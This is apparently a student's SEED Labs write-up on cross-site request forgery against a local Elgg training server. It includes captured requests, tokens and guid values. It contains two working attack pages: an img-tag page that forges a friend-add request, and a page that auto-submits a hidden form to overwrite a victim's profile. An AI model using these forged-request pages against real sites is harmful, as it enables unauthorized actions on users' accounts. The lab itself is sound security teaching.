
Task-1


We check the GET request which is sent to the server when Samy is added as a friend. From that request we get the URL and the guid number of Samy.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	add?friend=59&__elgg_ts=1665410876&__elgg_token=3WMO7Jg3q8Ye0Ftl7oBwAg&__elç	jquery.js:2 (xhr)	json	768 B	386 B

```
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1665410876&__elgg_ts=
1665410876&__elgg_token=3WMO7Jg3q8Ye0Ftl7oBwAg&__elgg_token=3WMO7Jg3q8Ye0Ftl7oBwA
g

Status            200 OK
Version           HTTP/1.1
Transferred       768 B (386 B size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest

Response Headers (382 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 386
Content-Type: application/json; charset=UTF-8
Date: Mon, 10 Oct 2022 14:08:08 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)

1 request | 386 B / 768 B transferred | Finish: 318 ms
```


So we make a forged request using a html file where we send the request to add Samy as a friend whenever the victim visits that malicious html page.



```
  GNU nano 6.4                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>

^G Help       ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket  M-Q Previous
^X Exit       ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^Q Where Was    M-W Next
```

Task-2

At first we find out the URL which is required to POST any request to the profile using Samy's profile. We get the required URL for editing any profile-
`http://www.seed-server.com/action/profile/edit`



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.81 KB	15.59 KB
200	GET	www.seed-server.com	samy	document	html	3.86 KB	15.59 KB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server.com	lightbox.js	require.js:127 (script)	js	cached	0 B

25 requests | 49.50 KB / 15.09 KB transferred | Finish: 1.89 s | DOMContentLoaded: 1.04 s | load: 1.05 s


POST http://www.seed-server.com/action/profile/edit

Status	302 Found
Version	HTTP/1.1
Transferred	3.81 KB (15.59 KB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

Response Headers (396 B)

```
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 402
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Oct 2022 14:24:39 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.seed-server.com/profile/samy
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: User-Agent
```

Later we check which section in the POST method "Samy is my hero" is being added




Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.81 KB	15.59 KB
200	GET	www.seed-server.com	samy	document	html	3.86 KB	15.59 KB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server.com	lightbox.js	require.js:127 (script)	js	cached	0 B

25 requests | 49.51 KB / 7.68 KB transferred | Finish: 1.96 s | DOMContentLoaded: 1.11 s | load: 1.12 s


```

1665412154
-----------------------------838274144213557223025399399921
Content-Disposition: form-data; name="name"

Samy
-----------------------------838274144213557223025399399921
Content-Disposition: form-data; name="description"

<p>Samy is my hero.</p>

-----------------------------838274144213557223025399399921
Content-Disposition: form-data; name="accesslevel[description]"

2
-----------------------------838274144213557223025399399921
Content-Disposition: form-data; name="briefdescription"


-----------------------------838274144213557223025399399921
Content-Disposition: form-data; name="accesslevel[briefdescription]"

```

Later we find the guid number of Alice from page source




```
</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="56"><div class="elgg-widgets-grid"><div id="elgg-widget-col-1" class="elgg-widgets"></div><div id="elgg-widget-col-2" class="elgg-widgets"></div></div><div id="elgg-widget-loader" class="elgg-ajax-loade
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
</div>
</div>
```

As we now know the required fields where we need to edit, we create a malicious html page in which when Alice clicks her profile will be edited by making a forged request


attacker : nano — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab
Split View
Copy
Paste
Find

```
  GNU nano 6.4                                          editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
                                             [ Wrote 37 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket M-Q Previous
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was   M-W Next
```

The updated profile of Alice after clicking the malicious html page



Alice

Brief description
Samy is my hero

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	alice	document	html	3.82 KB	15.44 KB
200	GET	www.seed-server.com	56small.jpg	img	jpeg	cached	1.36 KB
200	GET	www.seed-server.com	56large.jpg	img	jpeg	cached	8.11 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.jsm:186 (img)	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.jsm:186 (img)	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B

25 requests | 38.77 KB / 3.82 KB transferred | Finish: 1.20 s | DOMContentLoaded: 528 ms | load: 541 ms

GET http://www.seed-server.com/profile/alice


Status	200 OK
Version	HTTP/1.1
Transferred	3.82 KB (15.44 KB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

Response Headers (445 B)

```
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 3464
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Oct 2022 14:52:11 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding,User-Agent
```

Task-3

Same as the previous task we get the profile edit URL link. When we edit the profile of Samy in the fields of brief description, interests, twitter according to the requirements of the task. Later we check the fields in the html code where modifications are made.



Samy : Elgg For SEED Labs — Mozilla Firefox
Samy : Elgg For SEED Labs
190042141_Lab 03 - Googl
Lab 3 - Cross Site Request
Alice : Elgg For SEED Labs
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit avatar
Edit profile
Blogs
Bookmarks

Samy

Interests
Hacking

Twitter username
Geralt

About me
Samy is my hero




Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B
200	GET	www.seed-server.com	en.js	script	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B
200	GET	www.seed-server.com	init.js	script	js	cached	370 B

25 requests | 50.69 KB / 7.88 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.26 s | load: 1.27 s

Request payload


```
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="__elgg_token"

HdTaHxH4kNi2DIsxHLUdYQ
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="__elgg_ts"

1665414093
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="name"

Samy
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="description"

<p>Samy is my hero</p>

-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[description]"

2
-----------------------------136942666529811128594039753799
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
